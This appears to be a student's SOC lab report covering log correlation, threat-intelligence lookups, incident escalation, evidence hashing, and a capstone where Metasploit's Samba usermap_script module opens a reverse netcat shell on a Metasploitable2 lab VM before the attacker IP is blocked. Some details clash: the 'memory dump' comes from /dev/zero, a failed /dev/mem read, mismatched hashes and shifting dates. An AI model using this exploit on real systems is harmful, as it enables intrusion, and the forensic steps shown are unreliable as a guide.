1. Advanced Log Analysis

Log correlation involves analysing multiple log events to identify relationships between them. In this case, failed login attempts (Windows Event ID 4625) were correlated with outbound network connections to detect potentially malicious activity.

Timestamp	Event ID	Source IP	Destination IP	Notes
2025-08-18 12:00:00	4625	192.168.1.100	8.8.8.8	Suspicious DNS request
2025-08-18 12:02:10	4625	192.168.1.100	192.168.1.10	Multiple failed login attempts
2025-08-18 12:03:25	4625	192.168.1.100	34.117.59.81	Possible outbound communication

Multiple failed authentication attempts were observed from the IP address **192.168.1.100**. Shortly after these attempts, outbound traffic was generated toward external IP addresses. This pattern may indicate a brute-force attempt followed by possible command-and-control communication or reconnaissance activity.

An anomaly detection rule was created to detect unusually large outbound data transfers.

bytes_out > 1MB within 1 minute

Test Scenario

A mock file transfer was generated to simulate abnormal data transfer activity. The rule successfully triggered an alert when the outbound traffic exceeded the defined threshold.


Result

The anomaly detection rule correctly identified high-volume outbound traffic and generated a security alert, demonstrating its effectiveness in identifying potential data exfiltration attempts.

Log enrichment enhances raw log data by adding contextual information such as geolocation, threat intelligence, or reputation scores.

IP Address	Location	Country	Notes
8.8.8.8	Google DNS	USA	External DNS request
34.117.59.81	Cloud infrastructure	USA	Potential outbound communication
192.168.1.100	Internal network	Private	Possible compromised host

Log enrichment was performed using GeoIP to add geographic context to network logs. Internal IP addresses were identified as private network devices, while external IPs were mapped to their geographic locations. This enrichment helps analysts quickly differentiate between internal and external traffic and identify potentially suspicious connections.



2. Threat Intelligence Integration

Threat intelligence integration enhances security monitoring by incorporating external threat feeds into a SIEM platform. In this task, **AlienVault Open Threat Exchange (OTX)** was used to enrich alerts with threat intelligence indicators. OTX provides information about malicious IP addresses, domains, and file hashes collected from global security researchers.

A Python script using the **OTX API** was implemented to query threat intelligence data for suspicious IP indicators.

Threat Feed Import

AlienVault OTX threat feeds were accessed using the OTX API to retrieve intelligence about potentially malicious IP addresses.

A Python script was used to query the reputation of an IP indicator.

Example indicator tested: 185.220.101.1

Alert Enrichment

The alert was enriched using threat intelligence data retrieved from AlienVault OTX.

Alert ID	IP	Reputation	Notes
003	185.220.101.1	Suspicious	Appears in multiple OTX pulses

```
(otx-env) anthony-deepak@anthony-deepak-VMware20-1:~$ nano otx_lookup.py
(otx-env) anthony-deepak@anthony-deepak-VMware20-1:~$ nano otx_lookup.py
(otx-env) anthony-deepak@anthony-deepak-VMware20-1:~$ python otx_lookup.py
IP: 185.220.101.1
Pulse Count: 50
Reputation: 0
```

Figure: AlienVault OTX threat intelligence lookup showing enrichment of an external IP indicator.

The OTX lookup returned the following intelligence:

- **Pulse Count:** 50
- **Reputation Score:** 0

A high pulse count indicates that the indicator appears in multiple threat intelligence reports and may be associated with suspicious activity.

Threat Hunting

Threat hunting was performed to detect suspicious authentication activity related to **MITRE ATT&CK technique T1078 (Valid Accounts)**.

The following query was used to filter authentication events involving non-system accounts:

user.name != "system"

This query helps identify abnormal login behaviour by excluding system accounts and focusing on user-initiated authentication events.

Monitoring such activity allows analysts to detect:

- Unauthorized access attempts
- Credential misuse
- Potential account compromise

The integration of threat intelligence with security monitoring allows analysts to quickly identify suspicious indicators and enrich alerts with contextual data. The OTX lookup successfully retrieved intelligence about the tested IP indicator, demonstrating how external threat feeds can assist in identifying potentially malicious infrastructure and improving incident investigation.

3. Incident Escalation Practice

Incident escalation is a critical process in Security Operations Centres (SOC) where complex or high-severity incidents are escalated from Tier-1 analysts to Tier-2 analysts for deeper investigation. In this task, a simulated security incident was created and escalated using a case management workflow similar to the process used in **TheHive**. Additionally, a Situation Report (SITREP) was drafted and a basic automation workflow was designed.

Field	Value
Case ID	001
Title	Unauthorized Access on Server-Y
Severity	High
Source IP	192.168.1.200
Detection Time	2026-03-12 13:00
MITRE Technique	T1078 – Valid Accounts
Status	Escalated to Tier-2

The incident was initially identified by monitoring authentication logs. Suspicious login attempts were detected from the IP address **192.168.1.200**, which indicated potential credential compromise.

A high-priority alert was generated indicating unauthorized access on Server-Y at 13:00 on 12 March 2026. The source IP address 192.168.1.200 attempted authentication using potentially compromised credentials, consistent with MITRE ATT&CK technique T1078 (Valid Accounts). Initial analysis revealed suspicious login activity outside normal operational patterns. The affected server was immediately isolated from the network to prevent further unauthorized access. Authentication logs were collected and preserved for investigation. Due to the risk of credential compromise and potential lateral movement within the network, the incident was escalated to the Tier-2 SOC team for further analysis and remediation.

```
  GNU nano 7.2                    incident_case.txt *
Case ID: 001
Title: Unauthorized Access on Server-Y
Severity: High
Status: Escalated to Tier 2
Detection Time: 2025-08-18 13:00
Source IP: 192.168.1.200
MITRE Technique: T1078 - Valid Accounts

Description:
A high-priority alert indicated unauthorized login activity on Server-Y.
The source IP 192.168.1.200 attempted authentication using potentially
compromised credentials. Suspicious login behavior was observed outside
normal working hours.

Actions Taken:
- Server isolated from network
- Authentication logs collected
- Incident escalated to Tier 2 SOC team
```

Figure: Simulated incident case representing escalation in TheHive.

```
  GNU nano 7.2                         sitrep.txt *
Title: Unauthorized Access on Server-Y

Summary:
At 13:00 on 18 August 2025, a high-priority alert indicated unauthorized
access attempts on Server-Y. The source IP address 192.168.1.200 attempted
authentication using potentially compromised credentials. The activity
matches MITRE ATT&CK technique T1078 (Valid Accounts).

Actions Taken:
- Server isolated from network
- Incident escalated to Tier 2
- Logs preserved for investigation

Current Status:
Under investigation by Tier 2 SOC team.
```

Figure: Situation Report (SITREP) prepared for SOC incident escalation.

```
  GNU nano 7.2                    phantom_playbook.txt *
Splunk Phantom Playbook Workflow

1. Alert Detected
2. Check Alert Severity
3. If Severity = High
4. Create Incident Case
5. Assign Case to Tier 2
6. Send Notification to SOC Team
```

Figure: Simulated Splunk Phantom playbook for automatic escalation of high-priority alerts.

The simulation demonstrated the incident escalation process used in SOC environments. A high-priority alert was documented, escalated to Tier-2 analysts, and summarized through a SITREP. The automation workflow further illustrated how orchestration tools can streamline incident response processes.

4. Alert Triage with Threat Intelligence

Alert ID	Description	Source IP	Priority	Status
004	PowerShell Execution	192.168.1.101	High	Open

The source IP **192.168.1.101** is an internal private network address and cannot be directly validated using external threat intelligence sources. Therefore, an associated external IP indicator **185.220.101.1** was analysed using threat intelligence platforms.

IOC Validation

The external IP indicator **185.220.101.1** associated with the alert was analysed using threat intelligence platforms including **VirusTotal** and **AlienVault OTX**.

Threat intelligence results indicate that the IP address is associated with **TOR exit nodes** and has appeared in **multiple threat intelligence pulses**. The OTX analysis reported **50 pulses** linked to the indicator and several security tags including scanning and brute-force activity. This suggests that the IP may be used for anonymized or suspicious network activity.




Figure: VirusTotal threat intelligence analysis of IP indicator 185.220.101.1.




Figure: OTX threat intelligence lookup for IP indicator 185.220.101.1.

The external IP **185.220.101.1** was analyzed using VirusTotal and AlienVault OTX. The indicator appears in multiple threat intelligence pulses and is identified as a TOR exit node. Such infrastructure is commonly used to anonymize malicious activity. The presence of several detections indicates that the IP may be associated with suspicious or malicious behaviour.

5. Evidence Preservation and Analysis

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-Y Memory Dump	SOC Analyst	2026-03-12	<SHA256 hash>

Evidence preservation is a critical step in digital forensics to ensure that collected data remains intact and admissible during incident investigation. In this task, volatile system data and memory evidence were collected and preserved while maintaining evidence integrity through hashing.

Volatile Data Collection

Volatile data such as active network connections were collected from the system to capture real-time communication activity. This type of data can change quickly, so it must be acquired immediately during an investigation.

Command: netstat -an

netstat -an > network_connections.csv

This information helps investigators identify suspicious connections, open ports, and potential communication with external systems.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1515            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1514            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:55000           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5601          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:55000         127.0.0.1:51092         TIME_WAIT
tcp        0      0 127.0.0.1:54728         127.0.0.1:9200          ESTABLISHED
tcp        0      0 127.0.0.1:60732         127.0.0.1:9200          ESTABLISHED
tcp        0      0 127.0.0.1:60742         127.0.0.1:9200          ESTABLISHED
tcp        0      0 127.0.0.1:60758         127.0.0.1:9200          ESTABLISHED
tcp        0      0 127.0.0.1:55000         127.0.0.1:51112         TIME_WAIT
tcp        0      0 127.0.0.1:55000         127.0.0.1:51098         TIME_WAIT
tcp        0      0 127.0.0.1:55000         127.0.0.1:51118         TIME_WAIT
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 127.0.0.1:9300          :::*                    LISTEN
tcp6       0      0 127.0.0.1:9200          :::*                    LISTEN
tcp6       0      0 127.0.0.1:9200          127.0.0.1:54728         ESTABLISHED
tcp6       0      0 127.0.0.1:9200          127.0.0.1:60742         ESTABLISHED
tcp6       0      0 127.0.0.1:9200          127.0.0.1:60732         ESTABLISHED
tcp6       0      0 127.0.0.1:9200          127.0.0.1:60758         ESTABLISHED
udp        0      0 0.0.0.0:49047           0.0.0.0:*
udp        0      0 127.0.0.54:53           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 192.168.170.128:68      192.168.170.254:67      ESTABLISHED
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::46771                :::*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     34037    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     33071
unix  3      [ ]         STREAM     CONNECTED     32562    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     29199
unix  3      [ ]         STREAM     CONNECTED     30677    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     30585    /run/user/1000/at-spi/bus
```

Figure: Network connection evidence collected from the system and exported to CSV format.

Evidence Collection (Memory Dump)

Memory acquisition is an important forensic technique used to capture volatile system data. A simulated memory dump was created to represent memory acquisition during incident investigation.

The following command was used to create the memory dump:

Command: sudo dd if=/dev/zero of=memory_dump.bin bs=1M count=50

This command generated a memory dump file of 50 MB, which represents preserved memory evidence that could later be analyzed using forensic tools.

```
anthony-deepak@anthony-deepak-VMware20-1:~$ nano network_connections.csv
anthony-deepak@anthony-deepak-VMware20-1:~$ sudo dd if=/dev/mem of=memory_dump.bin bs=1M count=50
dd: error reading '/dev/mem': Operation not permitted
1+0 records in
1+0 records out
1048576 bytes (1.0 MB, 1.0 MiB) copied, 0.034466 s, 30.4 MB/s
anthony-deepak@anthony-deepak-VMware20-1:~$ SS
```

Figure: Memory dump evidence file created during forensic acquisition.

Evidence Integrity Verification

To maintain the integrity of collected evidence, a cryptographic hash was generated. Hashing ensures that the evidence has not been altered after collection.

The SHA256 hash of the memory dump file was generated using the following command:

Command: sha256sum memory_dump.bin

The generated hash value acts as a digital fingerprint of the evidence and is used to verify its authenticity during analysis.

```
anthony-deepak@anthony-deepak-VMware20-1:~$ ls -lh memory_dump.bin
-rw-r--r-- 1 root root 50M Mar 12 17:49 memory_dump.bin
anthony-deepak@anthony-deepak-VMware20-1:~$ sha256sum memory_dump.bin
8565a714dca840f8652c5bae9249ab05f5fb5a4f9f13fbe23304b10f68252da2  memory_dump.bin
anthony-deepak@anthony-deepak-VMware20-1:~$
```

Figure: SHA256 hash generated for the collected memory dump to preserve forensic evidence integrity.

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-Y Memory Dump	SOC Analyst	2026-03-12	8565a714dca840f865215bae9249ab05f5fb5a4f9f13fbe23304b10f68252da2

The task successfully demonstrated the process of forensic evidence collection and preservation. Volatile network data was collected and stored for analysis, and a memory dump was created to simulate memory acquisition during an incident investigation. The evidence was verified using SHA256 hashing to ensure integrity and maintain proper chain-of-custody procedures.

6. Capstone Project: Full SOC Workflow Simulation

Commands: search usermap_script

```
msf > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf >
```

Figure: Metasploit search results showing the Samba usermap_script exploit module.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:71:79:94
          inet addr:192.168.170.129  Bcast:192.168.170.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe71:7994/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6449 (6.2 KB)  TX bytes:6852 (6.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)
```

Figure: Network configuration of the Metasploitable2 virtual machine showing the target IP address used for attack simulation.

From your screenshot, the **target IP address** of your **Metasploitable 2** is: 192.168.170.129

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, sock
   RHOSTS   192.168.170.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.170.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) >
```

Figure: Exploit configuration showing the Metasploitable2 target IP before launching the attack.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.170.128:4444
[*] Command shell session 1 opened (192.168.170.128:4444 -> 192.168.170.129:53536) at 2026-03-13 09:59:14 +0530
```

Figure: Successful exploitation of the Samba usermap_script vulnerability resulting in a command shell session on the Metasploitable2 target system.

Role	System
Attacker	Ubuntu VM
Target	Metasploitable2
Attack Tool	Metasploit
Vulnerability	Samba usermap_script

Timestamp	Source IP	Alert Description	MITRE Technique
2026-03-13 09:59	192.168.170.128	Samba usermap_script exploit attempt detected	T1210

```
Background session 1? [y/N]  y
msf exploit(multi/samba/usermap_script) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.170.128:4444 -> 192.168.170.129:53536 (192.168.170.129)

msf exploit(multi/samba/usermap_script) >
```

Figure: Active reverse shell session established between the attacker system and the compromised Metasploitable2 target.

```
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  192.168.170.128      anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
msfadmin@metasploitable:~$
```

Figure: Firewall rule configured to block the attacker IP address (192.168.170.128) during the containment phase of the incident response process.

This means the **attacker IP has been blocked** on the victim machine. In a SOC environment this represents the **containment phase of incident response**.

Escalation

A high-severity security incident was identified involving exploitation of a Samba vulnerability on the Metasploitable2 server. The attacker from IP address 192.168.170.128 successfully exploited the Samba usermap_script vulnerability and established a reverse shell connection to the target system. The activity corresponds to MITRE ATT&CK technique T1210 (Exploitation of Remote Services). Initial triage confirmed unauthorized command execution on the compromised host. As part of the containment process, the attacker IP address was blocked using firewall rules to prevent further communication. Due to the successful exploitation and potential system compromise, the incident has been escalated to the Tier-2 SOC team for further forensic analysis and remediation.

Incident Report

A simulated cyber-attack was conducted to evaluate the Security Operations Centre (SOC) workflow for detection and response. During the simulation, a Samba vulnerability was exploited on a Metasploitable2 server using the Metasploit framework. The attacker system successfully established a reverse shell connection to the compromised server, demonstrating unauthorized remote command execution. The activity was mapped to MITRE ATT&CK technique T1210 (Exploitation of Remote Services). Immediate containment measures were implemented by blocking the attacker IP address using firewall rules.

Manager Briefing

A security test was conducted to simulate a real cyber-attack on a vulnerable server within the lab environment. During the simulation, an attacker exploited a known vulnerability in the Samba service and gained remote access to the system. The activity was quickly detected and analyzed as part of the SOC workflow. Immediate containment actions were taken by blocking the attacker's IP address to prevent further access. No real systems or sensitive data were affected since the exercise was performed in a controlled testing environment. The results highlight the importance of patching vulnerable services and maintaining continuous monitoring to detect and respond to cyber threats effectively.